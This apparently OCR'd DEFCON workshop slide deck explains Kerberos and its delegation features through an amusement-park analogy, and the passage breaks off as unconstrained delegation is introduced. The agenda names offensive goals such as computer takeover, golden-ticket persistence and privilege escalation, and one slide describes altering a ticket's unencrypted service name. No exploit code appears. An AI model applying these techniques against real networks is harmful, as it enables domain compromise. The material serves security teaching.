Constructing Kerberos Attacks with Delegation Primitives

DEFCON



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Agenda

- Introduction to Kerberos
- Kerberos delegation
    - Unconstrained
    - Constrained
        - S4U2Self
        - S4U2Proxy
        - TrustedToAuthForDelegation
    - Resource based constrained delegation
- NTLM and NTLM relay
- Combining these primitives to create elaborate attack chains

Motivation

- Computer object takeover
- Bypass TrustedToAuthForDelegation
- Domain persistence – a new way to forge golden tickets

- Re-weaponize an exploit primitive that was considered useless
  - Remote Code Execution (RCE)
  - Local Privilege Escalation (LPE)

About Us

- Elad Shamir (@elad_shamir) and Matt Bush (@3xocyte)



- Shenanigans Labs (shenaniganslabs.io)

The Lab

- Seven exercises
- Follow the lab guide
  - Instructions, tips, and full solution
- You get your own machines – stick to them!
- Stick to the exercises
- Don’t disrupt others
- Don’t be evil

- RDP to your Service A host and operate from there

Kerberos 101

~~Kerberos 101~~
The **REAL STORY** behind Kerberos

Not a real story

~~Kerberos 101~~
The **REAL STORY** behind Kerberos

Not a real story

- This is bill
- Bill is a successful entrepreneur
- Bill always integrates security into his ventures by design
- Bill is smart
- Be like Bill



The **REAL STORY** behind Kerberos

Not a real story

- Back in the 70's, Bill opened an amusement park
- Bill wanted to improve security and came up with a new model



The Luna Club

- Every visitor becomes a member
- Their details are kept on file to speed things up in the future
  - Name
  - Date of Birth
  - Height
  - Group memberships: Rollercoaster, Bumper Cars, Ferris Wheel, etc.
- Everyone gets a secret code for authentication



Every visitor gets a “Day Pass”

- Alice authenticates with her secret code and pays for entry
- The ticket office issues a day pass and populates it with the visitor’s information



Day Pass


```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Every visitor gets a “Day Pass”

- Alice authenticates with her secret code and pays for entry
- The ticket office issues a day pass and populates it with the visitor’s information
- The day pass is encrypted with a secret key that only the ticket office knows








Getting tickets for rides

- Alice presents her day pass to the ticket office








Getting tickets for rides

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass








Getting tickets for rides

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass
- The ticket office verifies the day pass is valid







Getting tickets for rides

- The ticket office creates a new ride ticket
- The content is copied from the day pass

Ride@Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris
Wheel, Bumper Cars, Merry Go
Round, Lunch, Happy-Hour
```



Getting tickets for rides

- The ride ticket is encrypted with a unique key that only the ride operator and the ticket office know

Ride@Rollercoaster


```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris
Wheel, Bumper Cars, Merry Go
Round, Lunch, Happy-Hour
```



Getting on a ride



Getting on a ride

- Alice presents her ticket to the ride operator

Ride@Rollercoaster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```



Getting on a ride

- Alice presents her ticket to the ride operator
- The operator decrypts the ticket

Ride@Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Getting on a ride

- Alice presents her ticket to the ride operator
- The operator decrypts the ticket
- The operator validates the ticket

Ride@Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Getting on a ride

- Alice presents her ticket to the ride operator
- The operator decrypts the ticket
- The operator validates the ticket
- Alice is allowed to get on the ride

Ride@Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



A side note about the ride name

- The ride name is not encrypted

Ride@Rollercoaster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

A side note about the ride name

- The ride name is not encrypted
- Alice can change the service class
  - The ticket remains valid

Operator@Rollercoaster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

A side note about the ride name

- The ride name is not encrypted
- Alice can change the service class
  - The ticket remains valid
- If Alice changed the wrong part of the ride name, the encrypted part will no longer be valid

Operator@Ferris Wheel

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

A side note about the ride name

- The ride name is not encrypted
- Alice can change the service class
  - The ticket remains valid
- If Alice changed the wrong part of the ride name, the encrypted part will no longer be valid
  - Different rides have different encryption keys


Operator@Ferris Wheel

```
S^ifa Colj7 1,1,42 67-- >J
S^ifa Rkqfi7 1,1,42 47-- MJ
Ci^dp7 CLOT>OA>?IB, OBKBT>?IB
K^jb7 >if`b S^k`b
AL?7 0,0,2-
Ebfdeq7 .+32j
Dolrmp7 Oliibo`l^pqbo, Cboofp Tebbi,
?rjmbo @^op, Jboov Dl Olrka, Irk`e,
E^mmv*Elro
```

From the amusement park to Kerberos

Amusement Park	Kerberos
Secret code and payment	Pre-authentication
Ticket Office	Domain Controller (KDC, AS)
Day Pass	Ticket Granting Ticket (TGT)
Ride Ticket	Service Ticket (TGS)
Operator	Service Account
Ticket Office Password/Key	KRBTGT Account Password/Key
Operator Password/Key	Service Account Password/Key
Ride Name	Service Principal Name
Bill	Domain Admins
Visitors	Users
Visitor Details in Ticket (but no signatures)	*Privilege Attribute Certificate (PAC)*

The Authentication Flow



Kerberos Delegation

- Bill opened a bistro and a bar at the park
- If a visitor wants to eat or drink, they have to get a ticket from the ticket office



Getting a lunch ticket

- Alice presents her day pass to the ticket office



Getting a lunch ticket

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass



Getting a lunch ticket

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass
- The ticket office verifies the day pass is valid



Getting a lunch ticket

- Alice presents her day pass to the ticket office
- The ticket office decrypts the day pass
- The ticket office verifies the day pass is valid
- The ticket office creates a new ticket to the bistro

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Getting a lunch ticket

- The ticket is encrypted with a unique key that only the bistro and the ticket office know

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



Lunch Time!

- Alice goes to the bistro and wants to order a burger and a beer
- The burger is served at the bistro and the beer is served at the bar




Unconstrained delegation

- Alice presents her lunch ticket to the waitress at the bistro

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



Unconstrained delegation

